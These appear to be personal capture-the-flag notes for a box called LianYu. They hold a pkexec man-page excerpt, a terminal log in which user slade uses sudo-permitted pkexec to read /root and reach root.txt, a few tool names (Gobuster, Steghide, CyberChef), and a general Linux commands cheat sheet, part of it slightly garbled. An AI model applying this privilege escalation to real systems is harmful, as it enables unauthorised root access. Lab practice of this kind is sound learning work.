
pkexec [--**user** *username*] *PROGRAM* [*ARGUMENTS*...]

Description

pkexec allows an authorized user to execute *PROGRAM* as another user. If *username* is not specified, then the program will be executed as the administrative super user, *root*.

Return Value

Upon successful completion, the return value is the return value of *PROGRAM*. If the calling process is not authorized or an authorization could not be obtained through authentication or an error occured, **pkexec** exits with a return value of 127.



```
slade@LianYu:~$ sudo -l
Matching Defaults entries for slade on LianYu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User slade may run the following commands on LianYu:
    (root) PASSWD: /usr/bin/pkexec
slade@LianYu:~$ cd /root
-bash: cd: /root: Permission denied
slade@LianYu:~$ sudo /usr/bin/pkexec ls
root.txt
slade@LianYu:~$
```

Gobuster

Gobuster –x .extensión


Base58

https://gchq.github.io/CyberChef/

ftp
hexeditor

Steghide
Escalar privilegios
Sudo -l

https://linux.die.net/man/1/pkexec



LINUX COMMANDS CHEAT SHEET

SYSTEM

```
uname -a          =>Displaylinux system information
uname -r          =>Display kernel release information
uptime            =>Show how long the system has been running + load
hostname          =>Show system host name
hostname -i       =>Display the IP address of the host
last reboot       =>Show system reboot history
date              =>Show the current date and time
cal               =>Show this month calendar
w                 =>Display who is online
whoami            =>Who you are logged in as
finger user       =>Display information about user
```

HARDWARE

```
dmesg             =>Detected hardware and boot messages
cat /proc/cpuinfo =>CPU model
cat /proc/meminfo =>Hardware memory
cat /proc/interrupts =>Lists the number of interrupts per CPU per I/O device
lshw              =>Displays information on hardware configuration of
                    the system
lsblk             =>Displays block device related information in Linux
free -m           =>Used and free memory (-m for MB)
lspci -tv         =>Show PCI devices
lsusb -tv         =>Show USB devices
dmidecode         =>Show hardware info from the BIOS
hdparm -i /dev/sda     =>Show info about disk sda
hdparm -tT /dev/sda    =>Do a read speed test on disk sda
badblocks -s /dev/sda  =>Test for unreadable blocks on disk sda
```

USERS

```
id                =>Show the active user id with login and group
last              =>Show last logins on the system
who               =>Show who is logged on the system
groupadd admin    =>Add group "admin"
useradd -c "Sam Tomshi"    =>g admin -m sam #Create user "sam"
userdel sam       =>Delete user sam
adduser sam       =>Add user "sam"
usermod           =>Modify user information
```

FILE COMMANDS

```
ls –al            =>Display all information about files/ directories
pwd               =>Show the path of current directory
mkdir directory-name   =>Create a directory
rm file-name           =>Delete file
rm -r directory-nam    =>Delete directory recursively
rm -f file-name        =>Forcefully remove file
rm -rf directory-name  =>Forcefully remove directory recursively
cp file1 file2    =>Copy file1 to file2
cp -r dir1 dir2   =>Copy dir1 to dir2, create dir2 if it doesn't exist
mv file1 file2    =>Rename source to dest / move source to directory
ln –s /path/to/file-name link-name        #Create symbolic link to file-name
touch file        =>Create or update file
cat > file        =>Place standard input into file
more file         =>Output contents of file
head file         =>Output first 10 lines of file
tail file         =>Output last 10 lines of file
tail -f file      =>Output contents of file as it grows starting with the last
                    10 lines
gpg -c file       =>Encrypt file
gpg file.gpg      =>Decrypt file
wc                =>print the number of bytes, words, and lines in files
xargs             =>Execute command lines from standard input
```

PROCESS RELATED

```
ps                =>Display your currently active processes
ps aux | grep 'telnet'    =>Find all process id related to telnet process
pmap              =>Memory map of process
top               =>Display all running processes
kill pid          =>Kill process with mentioned pid id
killall proc      =>Kill all processes named proc
pkill process-name =>Send signal to a process with its name
bg                =>Resumes suspended jobs without bringing them to
                    foreground
fg                =>Brings the most recent job to foreground
fg n              =>Brings job n to the foreground
```

FILE PERMISSION RELATED

```
chmod octal file-name      =>Change the permissions of file to octal
Example
chmod 777 /data/test.c     =>Set rwx permission for owner,group,world
chmod 755 /data/test.c     =>Set rwx permission for owner,rx for group and world
chown owner-user file      =>Change owner of the file
chown owner-user:owner-group file-name      =>Change owner and group
                                              owner of the file
chown owner-user:owner-group directory      =>Change owner and group
                                              owner of the directory
```

NETWORK

```
ip addr show       =>Display all network interfaces and ip address
                     (a iproute2 command,powerful than ifconfig)
ip address add 192.168.0.1 dev eth0        =>Set ip address
ethtool eth0       =>Linux tool to show ethernet status
mii-tool eth0      =>Linux tool to show ethernet status
ping host          =>Send echo request to test connection
whois domain       =>Get who is information for domain
dig domain         =>Get DNS information for domain
dig -x host        =>Reverse lookup host
host google.com    =>Lookup DNS ip address for the name
hostname –i        =>Lookup local ip address
wget file          =>Download file
netstat -tupl      =>Listing all active listening ports
```

COMPRESSION / ARCHIVES

```
tar cf home.tar home         =>Create tar named home.tar containing home/
tar xf file.tar              =>Extract the files from file.tar
tar czf file.tar.gz files    =>Create a tar with gzip compression
gzip file                    =>Compress file and renames it to file.gz
```

INSTALL PACKAGE

```
rpm -i pkgname.rpm           =>Install rpm based package
rpm -e pkgname               =>Remove package
```

INSTALL FROM SOURCE

```
./configure
make
make install
```

SEARCH

```
grep pattern files           =>Search for pattern in files
grep -r pattern dir          =>Search recursively for pattern in dir
locate file                  =>Find all instances of file
find /home/tom -name 'index*'    =>Find files names that start with "index"
find /home -size +10000k         =>Find files larger than 10000k in /home
```

LOGIN (SSH AND TELNET)

```
ssh user@host                =>Connect to host as user
ssh -p port user@host        =>Connect to host using specific port
telnet host                  =>Connect to the system using telnet port
```

FILE TRANSFER

```
scp
scp file.txt server2:/tmp        =>Secure copy file.txt to remote host /tmp folder rsync
rsync -a /home/apps /backup/  =>Synchronize source to destination
```

DISK USAGE

```
df –h              =>Show free space on mounted filesystems
df -i              =>Show free inodes on mounted filesystems
fdisk -l           =>Show disks partitions sizes and types
du -ah             =>Display disk usage in human readable form
du -sh             =>Display total disk usage on the current directory
findmnt            =>Displays target mount point for all filesystem
mount device-path mount-point   =>Mount a device
```

DIRECTORY TRAVERSE

```
cd ..              =>To go up one level of the directory tree
cd                 =>Go to $HOME directory
cd /test           =>Change to /test directory
```

MORE DETAILED : HTTP://LINOXIDE.COM/GUIDE/LINUX-COMMAND-SHELF.HTML

THEIR CRIME IS CURIOSITY
MADE BY RSP
HACKERS